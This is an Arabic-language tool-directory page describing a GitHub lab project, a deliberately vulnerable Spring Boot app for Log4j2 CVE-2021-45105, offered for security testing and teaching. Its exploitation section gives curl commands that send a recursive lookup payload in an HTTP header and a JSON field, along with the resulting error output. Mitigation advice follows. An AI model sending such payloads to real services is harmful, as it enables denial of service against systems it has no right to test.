
Skip to content
KitploitKITPLOIT
أدواتالمدونة
Log in
إرسال
أدواتالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/pravin-pp/log4j2-cve-2021-45105
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالتعلم والتعليممختبرات وتدريب عملي
GitHubpravin-pp/log4j2-cve-2021-45105

log4j2-CVE-2021-45105

# تطبيق ويب Spring Boot نموذجي قابل للاستغلال عبر ثغرة Log4j2 CVE-2021-45105 مع خطوات استغلال موثقة وإرشادات للتخفيف لأغراض اختبار الأمان والتعليم.

عرض المستودع
17منذ 4 سنواتلم تتم المراجعة بعد
مشاركة

تطبيق Log4j2 نموذجي قابل للثغرة (CVE-2021-45105)

الإصدارات المتأثرة: جميع الإصدارات من 2.0-beta9 إلى 2.16.0

يعتمد هذا التطبيق على تطبيق ويب Spring Boot القابل للثغرة CVE-2021-45105

يستخدم Log4j 2.16.0
تشغيل التطبيق

قم بتشغيله:

Import the project in Java IDE as a maven project

Run CVEMainApplication.java as a spring boot app.

خطوات الاستغلال

  • بعد ذلك، قم بتشغيل الاستغلال باستخدام:
For GET ->
curl 127.0.0.1:8080 -H 'X-Api-Version: ${${::-${::-$${::-$}}}}'


For Post request ->
curl --location --request POST 'http://127.0.0.1:8080/addrecord' \
--header 'Content-Type: application/json' \
--data '{
	"clientRef": "${${::-${::-$${::-$}}}}"
}'

  • لاحظ المخرجات التي تُظهر حلقة لا نهائية، ومع ذلك لم نكتشف في الاختبار أن هذا الهجوم (DoS) يستهلك الموارد، حيث يتم تحديد هذه الحلقة اللانهائية بواسطة البرنامج ويتم إيقافها بخطأ:

 ${ctx:apiVersion} ${ctx:clientRef}2021-12-18 14:29:56,759 http-nio-8080-exec-1 ERROR An exception occurred processing Appender Console java.lang.IllegalStateException: Infinite loop in property interpolation of ::-${::-$${::-j}}: :
	at org.apache.logging.log4j.core.lookup.StrSubstitutor.checkCyclicSubstitution(StrSubstitutor.java:1081)
	at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:1029)
	at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:1042)
	at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:912)
	

التخفيف :

يجب على مستخدمي Java 8 (أو أحدث) الترقية إلى الإصدار 2.17.0.

بدلاً من ذلك، يمكن التخفيف من هذه الثغرة في الإعدادات:

في PatternLayout في إعدادات التسجيل، استبدل عمليات البحث في السياق (Context Lookups) مثل ${ctx:loginId} أو $${ctx:loginId} بأنماط خريطة سياق الخيط (%X أو %mdc أو %MDC). وإلا، ففي الإعدادات، قم بإزالة المراجع إلى عمليات البحث في السياق مثل ${ctx:loginId} أو $${ctx:loginId} عندما تكون مصدرها مصادر خارجية عن التطبيق مثل ترويسات HTTP أو إدخال المستخدم.


تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    500
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    466
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    339
  • 4

    opencti

    opencti-platform/opencti

    منصة مفتوحة لاستخبارات التهديدات السيبرانية

    317
  • 5

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    307
  • 6

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    294

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →




